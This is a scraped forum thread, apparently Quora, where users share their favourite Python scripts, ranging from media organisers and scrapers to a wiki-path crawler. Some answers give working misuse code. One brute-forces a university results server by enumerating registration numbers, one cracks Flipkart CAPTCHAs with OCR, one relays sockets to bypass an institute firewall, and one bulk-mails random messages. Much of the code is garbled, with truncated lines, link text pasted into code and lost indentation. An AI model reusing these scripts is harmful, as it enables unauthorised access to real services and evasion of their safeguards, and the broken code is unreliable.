print user_name_array

def send_mail():
    random_text=["hi","hello","Nice to meet you","How are you","wassup","hi!!!",'just wan
    server = smtplib.SMTP()
    server.connect('smtp.gmail.com', 587) # for eg. host = 'smtp.gmail.com', port = 587
    server.ehlo()
    server.starttls()
    server.login('username@gmail.com', 'password')
    #replace this with u r gmail id
    #password ==> ur gmail password
    fromaddr ='username@gmail.com'

    for i in range(len(user_name_array)-1):

        msg = email.MIMEMultipart.MIMEMultipart()
        msg['From'] = fromaddr
        msg['To'] = user_name_array[i]
        msg['Subject'] = 'hi'

        msg.attach(MIMEText(random_text[random.randint(0,len(random_text)-1)]))
        #msg.attach(MIMEText('put some custom message.', 'plain'))
        server.sendmail(fromaddr,user_name_array[i],msg.as_string())
    server.quit()
send_mail()
```

Written Jul 8, 2013 • View Upvotes

Anselm Kiefner, Beautiful is better than ugly.

4.5k Views

The single most useful Python script that saved me uncountable hours of my life, ended logically unresolvable arguments and pacified my friends and family is this:

```
from random import choice
choices = ["indian", "italian", "something new"]
print("today we will eat", choice(choices))
```

Expandable to handle almost any arbitrarily complex situation you may encounter.

Written Sat • View Upvotes • Asked to answer by Alexander Pushkov

Syed Waheed, i wish i had telepathy

604 Views

I wrote a script to make the Database of all my Movies along with their IMDB ratings.
This script takes the movie file or the whole movie folder as input, formats it, finds the IMDB rating and inserts in the MySQL DB.
To insert in the DB, I wrote the Windows batch file, which is called from the python script.
The batch file picks the sql created in python script and does the insert.

How it works:
The programs finds the movie files in the internal directories and fetches the correct name (almost) of it and the year, if present in the name.

It sends the name and the year to OMDB API The Open Movie Database to get the IMDB rating.


It creates the INSERT sql and invoke batch file to insert in DB.

Source:
syed0901/MovieDatabase


PS: I am still in learning phase, so there can be much better ways to write this program. :)

To Run:


1. I have following directory structure in my machine.
Drive:\Data\Movie\ENGLISH\
Drive:\Data\Movie\HINDI\



2. First time, for creating the whole DB, right-click on the "Movies" directory and sendto for "InsertMovie.cmd" to invoke the script.



3. That's it. I have a complete MySQL DB of all my movies with their IMDB ratings. :)



This DB is exposed to my friends via a simple webpage with php on back-end.
On that, they can search the movies by their names or the range of IMDB rating.

Written May 31, 2015 • View Upvotes

Anonymous

3.3k Views

This python script organises you TV show library.Since most of good TV shows are not broadcast in my country, like most people I have to download them from torrent or other sites and mostly they have weird names with uploader's name, encoding etc.
Like Doctor_who_2005_S3E04.DIMENSION.X264.HDTV.mp4

So my script removes the extra bit and fetches the proper name for the episodes. Also it organises the Tv show

directory in a good format like
Tv show/
  Show1/
    season 1/
      1x01- title
      1x02-title
  Show2
    season 2
      2x01- title
      2x02 - title

It also writes a logfile of all the changes it made so that you can revert manually if some file change has error.

To use edit the allShowsDir variable to point to your TV show directory.
Note that it uses python 3.3
github code:
badanomaly/tvshowrenamer

```
import urllib.request
from urllib.error import URLError, HTTPError
import xml.etree.ElementTree as ET
import os
import re
def openResource(link):
        req = urllib.request.Request(link)
        try:
                response = urllib.request.urlopen(req)
        except HTTPError as e:
            print('The server couldn\'t fulfill the request.')
            print('Error code: ', e.code)
        except URLError as e:
            print('We failed to reach a server.')
            print('Reason: ', e.reason)
        else:
                content = response.read()
                return content.decode('utf-8')
def findShowId(showName):
        urlShowName = showName.strip().replace(' ','%20')
        linkUrl = "Page on tvrage.com"+urlShowName
        xml = openResource(linkUrl)
        root = ET.fromstring(xml)
        for show in root.findall('show'):
                showname = show.find('name').text
                showid = show.find('showid').text
                started = show.find('started').text
                country = show.find('country').text
                print("Name: ",showname,"\nStarted:",started,'country:',country)
                choice = input("Is this the correct match to your show '"+showName+"'?(Y/
                if choice == 'y' or choice == 'Y':
                        return showid
        return -1
def seasonEpisode(fileName):
```

```
        result = re.search('[.]*([sS]{0,1}([0-9]+)[eExX]{1}([0-9]+)).*',fileName);
        if result:
                found = result.group(1)
                ret = []
                ret.append(int(result.group(2)))
                ret.append(int(result.group(3)))
                return ret
        return -2
def newName(showid,season,episode):
        epInfoUrl = "Page on tvrage.com?"
        epInfoUrl = epInfoUrl+"sid="+str(showid)
        epInfoUrl = epInfoUrl+"&ep="+str(season)+"x"+str(episode)
        xml = openResource(epInfoUrl)
        root = ET.fromstring(xml)
        ret = root.find('name').text
        newShowName = root.find('name').text
        if len(root.findall('episode')) == 1:
                for episode in root.findall('episode'):
                        ret = ret + "-" + episode.find('number').text
                        ret = ret + '-' + episode.find('title').text
                return ret, newShowName
        return -3,""
if __name__ == '__main__':
        allShowsDir = ""
        #Edit this variable to point to you Tv shows Directory
        # example "C:/Users/Your Name/Videos/TV Shows"
        f = open(allShowsDir+'/log.txt','w');
        renVal = 0
        showNameList = [x for x in os.listdir(allShowsDir)]
        for show in showNameList:
                showDir = allShowsDir+'/'+ show
                showid = findShowId(show)
                if showid == -1:
                        print("Sorry We couldn't find any matches for the folder '"+show+
                        continue
                for root,dirs,files in os.walk(showDir):
                        for fyle in files:
                                temp = seasonEpisode(fyle)
                                if temp == -2:
                                        print("file: "+fyle+' in show: '+show+" doesn't s
                                        print("Please check its name contains format SxxE
                                        continue
                                newFyle,newShowName = newName(showid,temp[0],temp[1])
                                if newFyle == -3:
                                        print("Sorry Couldn't file the correct episode fo
                                        continue
                                newFyleExtension = "." + fyle.split('.')[-1]
                                if not os.path.exists(allShowsDir+'/'+newShowName):
                                        print("Folder for show "+newShowName+ " not found
                                        try:
                                                os.makedirs(allShowsDir+'/'+newShowName)
                                        except Exception:
                                                print("Error in creating folder");
                                if not os.path.exists(allShowsDir+'/'+newShowName+'/seaso
```

```
                                        print("Folder for season "+str(temp[0])+ " not fo
                                        try:
                                                os.makedirs(allShowsDir+'/'+newShowName+'
                                        except Exception:
                                                print("Error in creating folder");
                                oldpath = (root+'/'+fyle).replace("\\",'/')
                                newpath = allShowsDir+'/'+newShowName+'/season '+str(temp
                                if oldpath.lower() == newpath.lower():
                                        continue
                                if os.path.isfile(allShowsDir+'/'+newShowName+'/season '+
                                        i = 1;
                                        while os.path.isfile(allShowsDir+'/'+newShowName+
                                                i = i + 1
                                        try:
                                                os.rename(root+'/'+fyle,allShowsDir+'/'+n
                                                print("Old Name:"+fyle)
                                                print("New Name:"+newFyle+"-("+str(i)+")"
                                        except Exception:
                                                print("Something went wrong during renami
                                        f.write(str(renVal)+'\n'+root+'/'+fyle+'\n'+allSh
                                else:
                                        try:
                                                os.rename(root+'/'+fyle,allShowsDir+'/'+n
                                                print("Old Name:"+fyle)
                                                print("New Name:"+newFyle+newFyleExtensio
                                        except Exception:
                                                print("Something went wrong during renami
                                        f.write(str(renVal)+'\n'+root+'/'+fyle+'\n'+allSh
                                renVal = renVal + 1
        f.close()
        print(" Renaming Completed Log saved to"+allShowsDir)
```

Written Feb 24, 2014 • View Upvotes

Arpit Bhayani, Software Engineer | Part time physicist | Curious

516 Views

Script that notifies you the live score of a cricket match.

Link to the script: Get live match score update on your computer

The script fetches a JSON object from ESPN Cricinfo website and pops the score of the match.

One change in the script and you do not have to visit the live score page of the match again. The notification is shown in your computer.

Script last tested on: 31st May 2015 - Pak Vs Zim One Day Match

Compare two users on Sphere Online Judge (SPOJ)

Whenever you are practicing questions on Sphere Online Judge (SPOJ) you tend to follow some user. Since you are following him/her you need to look for the questions that were solved by him/her and not by you. So Instead of manually looking at all the question codes, you can execute this small script.

The following python script will tell you which questions the other user solved and you didn't. Instead of spending a lot of time checking every question code if it has been solved by you or not; you can simply execute following script and find out the answer ;)

Link to the script: Compare two SPOJ users

Updated Jun 8, 2015 • View Upvotes

Aniket Aman, Lost.

1.6k Views

Okay this is a basic script I wrote (my first Python script actually), it fetches the price of an item from Flipkart (company).
just passed

'Moto G' to know the price in the command prompt
Nothing great but I loved how simple it was. :) :)

```
import sys
import requests as req
import json

headers = {
    'Accept-Language':'en-US,en;q=0.5',
'Host':'www.flipkart.com',
'Referer':'http://www.flipkart.com/',
'User-Agent':'Mozilla/5.0 (Windows NT 5.1; rv:29.0) Gecko/20100101 Firefox/29.0',
'X-Requested-With':'XMLHttpRequest',
}

try:
 query = sys.argv[1]
except IndexError:
 print "No args passed!! Pass product name as arguments"
 exit()
url  = 'http://www.flipkart.com/s?query='+ query +'&vertical=search.flipkart.com'

getItems = req.get(url , headers = headers)
items = json.loads(getItems.text)

price = items[items.keys()[0]][3]
try:
 print '\nMatching Items :-'
 print '1.\''+price[0][1]+'\' is available at Rs',price[0][3]
 print '2.\''+price[1][1]+'\' at Rs',price[1][3]
except IndexError:
 print "Seems your search doest'n return any reults!!! :( "

```

Written Jun 17, 2014 • View Upvotes

Nirman Ňđ Dave, 17 years old, 18 running and i love programming! Owner of: www.sourcenet.in

2.2k Views

The best python script i have ever written is a my own programming language written using python. It is named

Snick!

Have a look at the official python website: Welcome to Python.org

Official website: Snick | SourceNet

..and i am currently working on an artificial intelligence system, being coded using python!

Written 21 Jul 2014 • View Upvotes

Saravanan Setty, noob

3.7k Views

Code to download 9gag images from specified number of pages :

I love 9gag and like to save a lot of images from it, so one day I just decided to simplify my job with the help of a simple script which will download images from the number of pages you specify and rename each image to the title of the post. I also included a log file that'll have the url of each image along with the title so if you wish to have a look at the comments on that particular post or comment yourself, it'll be easy! The code is kinda messy but well, it gets the job done! :)

```
import os
import urllib2

number=1
nextLink="Just For Fun"
pageNumber=1

def FindLinks(): #required for getting page source of base page that is then passed to FindLinks2
        os.system("echo Start|cat>>log")
        base_link="Just For Fun"
        base_contents=urllib2.urlopen(base_link).read()
        FindLinks2(base_contents)

def FindLinks2(base_contents):  #find links like Just For Fungag/6482858 that can be passed to the
        global number
        initial=0
        breakval=0
        for i in range (0,10): #keep on finding links until the next link is not equal to first or
                start_link=base_contents.find('data-entry-url="',initial)+16
                end_link=base_contents.find('"',start_link)
                link=base_contents[start_link:end_link]
                #print link
                initial=end_link
                if (i==0):
                        breakval=initial
                if (initial==breakval and i!=0):
                        print "break!"
                        break
                temp=str(number)+". "+link
                print temp
                os.system("echo %s|cat>>log" %temp)
                ExtractImage(link)
                number=number+1

```

```
def FindTitle(temp): #Find title of image to be downloaded
        start_title_of_image=temp.find('title>9GAG - ')+13
        end_title_of_image=temp.find('</title', start_title_of_image)
        title_of_image=temp[start_title_of_image:end_title_of_image]
        #print title_of_image
        return title_of_image

def Rename(actual_link,toName): #Give the downloaded file a more meaningful name
        fromName=actual_link[actual_link.find("photo/")+6:]
        toName=toName+".jpg"
        #however if there are space in between it will lead to problem hence replace all spaces ir
        toName=toName.replace(' ','_')
        os.system("mv %s %s" %(fromName,toName))

def ExtractImage(inputUrl): #Will extract image from a page like Just For Fungag/6482858
        Page_contents=urllib2.urlopen(inputUrl).read()
        image_link_start=Page_contents.find('href="')
        image_link_end=Page_contents.find('" />',image_link_start)
        temp=Page_contents[image_link_start:image_link_end]
        #print temp
        start_actual_link=temp.find("//")+2
        end_actual_link=temp.find('.jpg',start_actual_link)+4
        actual_link=temp[start_actual_link:end_actual_link]
        #print actual_link

        title_of_image=FindTitle(Page_contents)
        print title_of_image
        os.system("echo %s|cat>>log" %title_of_image)
        print
        print
        os.system("echo|cat>>log")
        os.system("echo|cat>>log")
        os.system("wget %s >/dev/null 2>&1" %actual_link)
        Rename(actual_link,title_of_image)

def FindLinks3(base_link): #find page source of next hot page and return it
        global nextLink
        base_contents=urllib2.urlopen(base_link).read()
        start_link=base_contents.find('load-more-post" href="')+22
        end_link=base_contents.find('"',start_link)
        link="Just For Fun"+base_contents[start_link:end_link]


        if(nextLink==link):
                start_link=base_contents.find('load-more-post" href="')+22
                end_link=base_contents.find('"',start_link)
                link="Just For Fun"+base_contents[start_link:end_link]

        nextLink=link
        print link
        pageSource=urllib2.urlopen(link).read()
        return pageSource

os.system("clear")
```

```
n=input("Enter no. of pages : ")
nextPageSource=urllib2.urlopen("Just For Fun").read()
for i in range (0,n):
        if(i==0):
                os.system("clear")
                os.system("echo Page Number : %d |cat>>log" %pageNumber)
                FindLinks()
        else:
                os.system("clear")
                os.system("echo Page Number : %d |cat>>log" %pageNumber)
                nextPageSource=FindLinks3(nextLink)
                FindLinks2(nextPageSource)
        pageNumber=pageNumber+1

number=number-1
os.system("echo End|cat>>log")
os.system("echo Total Images downloaded : %d | cat>>log" %number)
os.system("echo ----------------------------------------|cat>>log")
os.system("echo|cat")

```

Github url : 9gag

Written Jul 8, 2013 • View Upvotes

Bjarke Mønsted, Done a little bit of coding

8.7k Views • Upvoted by Ben Baert, Pythonista

Some of my friends were bored and played 'Wikipedia to porn' (finding the shortest 'path' from a given wiki article to the article on pornography only by clicking links - a special case of http://thewikigame.com/)

I wrote a basic web crawler that does a breadth first search finding the shortest distance, making sure I always win.

```
import mechanize #mechanize
import re
verbose = True
prename = "http://en.wikipedia.org/wiki/"
start = "Radiohead"
target = "Pornography"
been_here = ["Main_Page"]#List of links already visited.
#list of regexp patterns matched by undesired links
nonos = []
nonos.append(re.compile("(.*)#(.*)"))
nonos.append(re.compile("(.*):(.*)"))
#Pattern to match link to wikipedia articles
linkRE = re.compile('"/wiki/(.*?)"')
#Assign a virtual browser
br = mechanize.Browser()
br.addheaders = [('User-agent', 'Mozilla/5.0')] # A white lie
def is_bad_link(link):
    '''Determines if a link is 'bad' i.e. matches a pattern in the nonos list
    bad links include links from the TOC, for instance.'''
```

```
    for bad in nonos:
        if bad.match(link): return True
    return False
def yoink(url):
    '''returns a list of all hyperlinks on input url'''
    global been_here
    result = []
    #Open target URL
    site = br.open(url)
    # Read URL. Only keep the part before the 'context boxes' at the bottom
    data = site.read().split('navbox-title')[0]
    #Loop over everything that looks like a link
    for link in linkRE.findall(data):
        if link in been_here:
            continue
        if is_bad_link(link):
            continue
        else:
            been_here.append(link)
            result.append(link)

    return result
best_path = []
routes = [[start]] #List of all routes branching out from the starting point
current_links = [] #List of the most recently harvested batch of links
nsteps = 20 #Number of updates per branch
#Loop over paths while adding all new possible paths to list.
while not best_path:
    counter = next_step = 0
    npaths = len(routes)
    step_size = npaths/nsteps
    temp = []
    print "\n","-"*42,"\nGrabbing links from %s URLs...\n" % npaths,
    print "Current branch depth: %s\n" % len(routes[0]), "-"*42
    for path in routes:
        #First, check wether to update user on progress
        if counter % 20 == 0 and not verbose:
            percent = 100*(float(counter)/npaths)
            print '{0:.2g}%...'.format(percent),
        current_links = yoink(prename+path[-1]) #Grab links from current page
        if verbose: print "URL %s of %s - Grabbed %s links from article %s" % (counter, n
        #Add copies of path plus all links to temp list
        for link in current_links:
            if link == target:
                best_path = path
                best_path.append(link)
                break
            else:
                temp.append(path+[link])
                pass
        if best_path:
            break
        else:
            counter += 1
```

```
    routes = temp
print "\n", "-"*42
print "Shortest path from the article on {0} to {1} has {2} links.".format(start, target,
print "The shortest path is:"
for i in range(0,len(best_path)):
    print best_path[i],
    if not i == len(best_path)-1: print "-->",
```

Written Nov 14, 2013 • View Upvotes

Joe Lewis, Hacker. Full Stack Programmer. Product Engineer.

2k Views

I wrote TANCET 2013, with the faintest hope of getting into a good college for postgrad.

On results published, I realized that the hall ticket which has the register number to check results is long lost.

So, wrote this script to launch a brute force on the result server, trying all possible combinations of eight digits (tweaks and intelligence included) and my DOB, ran the script in like 20 threads, and alas! I got the score in my palm.

Not the most complex, but the most useful script I ever wrote.

No, not a big score and I'm not telling it :-)

joelewis/tancet.py

[code]

```
import urllib
import urllib2
import bs4

# modify startreg and endreg on demand
startreg = 11161667
endreg = 11170000

for i in range(startreg, endreg):
    istr = str(i)
    soup = bs4.BeautifulSoup(urllib2.urlopen(urllib2.Request('http://www.annauniv.edu/cgi-bin/... .urlencode
({'regno' : i, 'dob' : '14-09-1991' })).read())
    if(soup.find('span') != None):
        # found a match!
        print 'found it ' + istr
        doc = open('matches.txt','a')
        doc.write("\n"+ istr)
        doc.close()

    else: print 'not ' + istr
```

[/code]

Written Jan 5, 2014 • View Upvotes

Sudip Maji, Programmer

2k Views

I have written numerous scripts to simplify my daily work or when I felt the need to do it via python. I am adding few of them here:

1. A python script to thank all facebook friends who wishes you on your facebook wall: iamsudip/bdthankall

2. A command line tool to Download movie subtitles. I was tired downloading movie subtitles manually so made 'pysub-dl' for it: iamsudip/pysub-dl

Those who are interested, they can give it a try: Pysub-dl by iamsudip
`$ pip install pysub-dl`

3. Flipkart.com's captcha cracker, When you place COD orders you have to go through the last step where you have to solve a captcha. It is pretty easy to crack: iamsudip/decaptcha
It consists only few lines of code:

```
from PIL import Image
import os
import sys
import commands
usrimg = Image.open(sys.argv[1])
# Removing background noise.
# Converting the image to greyscale.
captcha = usrimg.convert('L', (.4, .4, .4, 0))
# Removing all shades lighter than a given value(107)
for x in range(captcha.size[1]):
    for y in range(captcha.size[0]):
        if captcha.getpixel((y,x)) > 107:
            captcha.putpixel((y,x),255)
# Saving the image as tesseract can read.
captcha.save('temp.bmp', dpi=(200,200))
# Getting the output
commands.getoutput('tesseract temp.bmp data')
# Reading ocr generated output
with open('data.txt', 'r') as data:
    print data.readline().strip()
# Removing temporary files
os.remove('temp.bmp')
```

4. Online video to mp3 converter. Sometimes you don't need the video, all you need is audio that's when it comes handy. It's like youtube-dl, feed it any youtube, vimeo, etc video url and it will start downloading the audio only.
Vid2mp3 by iamsudip
Install it via pip and go through the documentation:
`$ pip install vid2mp3`

Updated Jan 9, 2015 • View Upvotes

Bilal Bernardot, 3 yr old Linux tinkerer and user - creator of ResolutionX and Python programmer

120 Views


Linux GUI front-end to command-line tool *xrandr* (can be used to set the resolution, orientation or reflection of the outputs for a screen).
ResolutionX

It's the first program I've created, and it does the following:

- detects the monitor name;
- generates the xrandr commands and executes them;

- adds the commands to a startup script so that they run upon login.

The Sourceforge description:
ResolutionX is a simple tool to enable you to set your desired resolution without graphics drivers.
Current supported resolutions are:
- 1024 x 768
- 1280 x 960
- 1366 x 768
- 1280 x 1024
- 1440 x 900
- 1440 x 960
- 1440 x 1080
- 1600 x 1200
- 1920 x 1080
- 1920 x 1200



Written Dec 4


Sahil Sareen, Software Engineer at Arista Networks, Foundation Member and Game Dev at GNOME

76.3k Views

So the bachelors degree coming to an end! Time for the yearbook.
Interesting!

I basically wanted to send testimonial requests to all my friends in class on this site. This is what the page looked

like(after logging in):



To send a request: Enter your friends roll number one at a time(Well who remembers friends by their roll numbers? :P), Click "Send Request". Duh!

This is the specific part from the html source.

```
<div class="row">
        <div class="span9">
            <h2>Request New Testimonial</h2>
            <form name="request" action="requesttestimonial.php" method="POST">
                <input type="text" name="requestroll" placeholder="Roll number of the person you v
                <input type="submit" value="Send Request" name="submitrequest" />
            </form>
        </div>
      </div>
```

The login page:

```
        <form class="navbar-form pull-right" method="POST" action="login.php">
          <input class="span2" name="rollnumber" type="text" placeholder="Roll Number">
          <input class="span2" name="password" type="password" placeholder="Password">
          <button type="submit" class="btn" name="signin">Sign in</button>
        </form>
```

Here is the script to **automatically send a request to everyone in class**:

```
from twill.commands import go, fv, submit
go('http://lcnitd.com/yearbook/2014/index.php')
fv("2","rollnumber","10/CSE/2")
fv("2","password","myPassword")
```

```
submit('0')
go('http://www.lcnitd.com/yearbook/2014/request.php')
n=1
roll="10/CSE/"
while(n<100):
    sleep(2)
    temp=roll+`n`
    print n
    fv("2","requestroll",temp)
    n+=1
    submit('0')
    sleep(1)
```

I ended up sending requests effortlessly!
Ahhh! The ever growing love for computer science! :D

Updated Apr 30, 2014 • View Upvotes

Laxmi Narayan Behera, Globetrotter,Gourmet,ML Enthusiast & Coder at heart.
832 Views

I was in an insti where accessing into IRC was restricted due to shitty firewall policies so I wrote a code to bypass the outbound rules (so to listen ports other than port 80 and 443).
The best part of this small script is ,it can be used with SSH and telnet servers too.

Here it goes :

```
import threading
import socket
import Queue
import time

global SERVER
global SERVERPORT
global LISTENPORT

SERVER = "" #Edit to the server you want connections relayed to
SERVERPORT = 0 #Edit to the port you want connections relayed to
LISTENPORT = 0 #Edit to the port you want to listen on (port 80 or 443 if you are in a network wit

queue = Queue.Queue()

class clientComms(threading.Thread):

def __init__(self, idt, clientSock):

threading.Thread.__init__(self)

Page on self.id = idt
self.timedIterations = 0
self.clientSock = clientSock

self.partner = queue.get()
```

```
queue.task_done()

def run(self):

self.originalTime = int(time.time())

while True:

try:

self.data = self.clientSock.recv(4096)

self.partner.send(self.data)

if (int(time.time()) - self.originalTime) >= 5:

if self.timedIterations >= 100:

print("Client-Thread-" + str(Page on self.id) + ": Exiting! (Client may have quit)")
self.clientSock.close()
self.partner.close()
return

self.originalTime = int(time.time())
self.timedIterations = 0

self.timedIterations += 1

except IOError as e:

print("Client-Thread-" + str(Page on self.id) + ": Exiting! (Client may have quit)\n" + str(e))
return

class serverComms(threading.Thread):

def __init__(self, idt):

threading.Thread.__init__(self)

Page on self.id = idt
self.timedIterations = 0
self.serverSock = socket.socket()

self.serverSock.connect((SERVER, SERVERPORT))

self.partner = queue.get()
queue.task_done()
queue.put(self.serverSock)


def run(self):

self.originalTime = int(time.time())

```

```
while True:

try:

self.data = self.serverSock.recv(4096)
self.partner.send(self.data)

if (int(time.time()) - self.originalTime) >= 5:

if self.timedIterations > 50:

print("Client-Thread-" + str(Page on self.id) + ": Exiting! (Client may have quit)\n")
self.serverSock.close()
self.partner.close()
return

self.originalTime = int(time.time())
self.timedIterations = 0

self.timedIterations += 1

except IOError as e:

print("Server-Thread-" + str(Page on self.id) + ": Exiting! (Client may have quit)\n" + str(e))
return

idt = 0

mainSock = socket.socket()

mainSock.bind(('', 80))
mainSock.listen(10)

while True:

clientData = mainSock.accept()

print("Client connected on " + str(clientData[1][0] + ":" + str(clientData[1][1])))

clientSock = clientData[0]

queue.put(clientSock)

